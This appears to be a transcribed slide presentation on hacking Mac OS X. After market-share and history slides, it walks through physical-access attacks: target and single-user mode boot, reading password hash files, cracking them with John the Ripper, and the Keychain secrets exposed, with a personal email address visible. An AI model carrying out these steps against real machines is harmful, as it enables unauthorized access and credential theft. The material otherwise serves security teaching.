H ck Mac OS X


Tips and tricks for Mac OS X hack

Summary

Introduction

Market Share


Mac vs Windows



Current Events in the Market


- Developer Build for Windows 8 is released for PCs and tablets
- iPhone 5 release date rumored to be announced next month
- Android's Newest Version "Ice Cream Sandwich" to be released In the next two Months


Operating System	Changes
Windows	▼ 0.592%
Mac	▲ 1.039%
iOS	▼ 0.301%
Android	▲ 0.045%
Linux	▲ 0.149%
Other	▼ 0.34%



Market Share

by continent






Mac OS X history

- 1996 : Purchase of NeXT and NeXTSTEP OS by Apple
- 1996 : Come back of Steve Jobs within Apple (left in 1985)
- 1999 : First version of Mac OS X server (1.0)
- 2001 : First version of Mac OS X Workstation (10.0 Cheetah)
- 2006 : First Mac(Book) without PowerPC processor and with Intel processor


Mac OS X architecture



```
bash-3.2#
bash-3.2# uname -an
Darwin ArnHacK.local 10.8.0 Darwin Kernel Version 10.8.0: Tue Jun  7 16:33:36 PDT 2011; root:xnu-1504.15.3~1
bash-3.2#
```


- UNIX system
- Based on Darwin OS (hybrid kernel XNU)
- Kernel XNU is based on micro-kernel of NeXTSTEP (Mach) and kernel of BSD (FreeBSD)
- But Darwin doesn’t contain graphical motor “Quartz”

Mac OS X architecture




Exploitation of target mode

About target mode




- During the starting > press "T"
- Access not protected by default
- Full access to the files system disk through files manager



```
root@ubuntu:/media# cd Macintosh\ HD/
root@ubuntu:/media/Macintosh HD# ls
Applications  depotsecu  dropbox  etc                                         hydra
bin           dev        dumpRAM  Guides de l'utilisateur et informations  iso
cores         Developer  efi      home                                        Libra
```

Alternatives

- Single mode (press “Apple + S”)




```
Got boot device = IOService:/AppleACPIPlatformExpert/PCI0@0/AppleACPI
e/IOBlockStorageDriver/Hitachi HTS545025B9SA02 Media/IOGUIDPartitionSc
BSD root: disk0s2, major 14, minor 2
com.apple.launchd 1      com.apple.launchd 1      *** launchd[1] has sta
Waiting for window server before finishing bluetooth setup
Singleuser boot -- fsck not done
Root device is mounted read-only

If you want to make modifications to files:
        /sbin/fsck -fy
        /sbin/mount -uw /

If you wish to boot the system:
        exit

:/ root# id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tt
```

- From live OS in USB/CD device > Press “Alt”
- From Mac OS X installation DVD > Press “C” and select Reset Password from installer


Identify system users

- User UID in `/private/var/db/dslocal/indices/Default/index`



```
U_amavisd.plistusersFFFFEEEE-DDDD-CCCC-BBBB-AAAA000000539[
[…]
Utest.plistusersCA7CD5C7-0D4C-40AF-9BC0-5CF1EBAA27D5:
Usudoman.plistusers9DF45F4D-BE50-4EC3-A03E-045A5918084B7
Uroot.plistusersFFFFEEEE-DDDD-CCCC-BBBB-AAAA00000000=
```


- User privileges in `/var/db/dslocal/nodes/Default/groupe/admin.plist`



```
# cat/private/var/db/dslocal/nodes/Default/groups/admin.plist
[…]
<string>9DF45F4D-BE50-4EC3-A03E-045A5918084B</string>
[…]
<string>sudoman</string>
```


Identify system passwords

- Hashes passwords in `/var/db/shadow/hash`



```
root@ubuntu:/media/Macintosh HD/var/db/shadow/hash# ls -ls
total 16
4 -rw------- 1 root root 1240 2011-03-31 07:43 9DF45F4D-BE50-4EC3-A03E-045A5918084B
4 -rw------- 1 root root  145 2011-07-11 19:45 9DF45F4D-BE50-4EC3-A03E-045A5918084B.state
4 -rw------- 1 root root 1240 2011-07-11 15:28 EDAA8811-087D-445E-85DB-767ACC69DCBB
4 -rw------- 1 root root  145 2011-07-11 16:26 EDAA8811-087D-445E-85DB-767ACC69DCBB.state
root@ubuntu:/media/Macintosh HD/var/db/shadow/hash# cat EDAA8811-087D-445E-85DB-767ACC69DCBB
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
36445FFF4D47[redacted]9B51A0ADE49E833E0000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
```


- Find clear password with brute force attack (JTR)



```
# cat pass.txt
sudoman:C73603BC9E41A41A3XXXXXXEA8A018CD54F6843C02E62

#./john pass.txt
Loaded 1 password hash (Mac OS X 10.4+ salted SHA-1 [32/64])
guesses: 0  time: 0:00:00:20 (3)  c/s: 2273K  trying: drthmd
guesses: 0  time: 0:00:00:21 (3)  c/s: 2285K  trying: 41809841
...
password      (sudoman)
```


About Keychain file

- Keychain file stores secrets data like : *Safari passwords, WIFI keys, Skype username/password, Google username/password (contact, Picasa), Exchange username/password, ...*




GoogleContactSyncService
Type : mot de passe de l'application
Compte : sganama@gmail.com
Où : GoogleContactSyncService
Modifié : 17 avr. 2011 23:16:46

Nom	Type	Date de modificatio
Exchange	mot de passe de l'application	24 juil. 2011 00:15
Exchange	mot de passe de l'application	25 juil. 2011 09:45
Exchange	mot de passe de l'application	25 juil. 2011 10:46
Exchange	mot de passe de l'application	Hier, 11:33
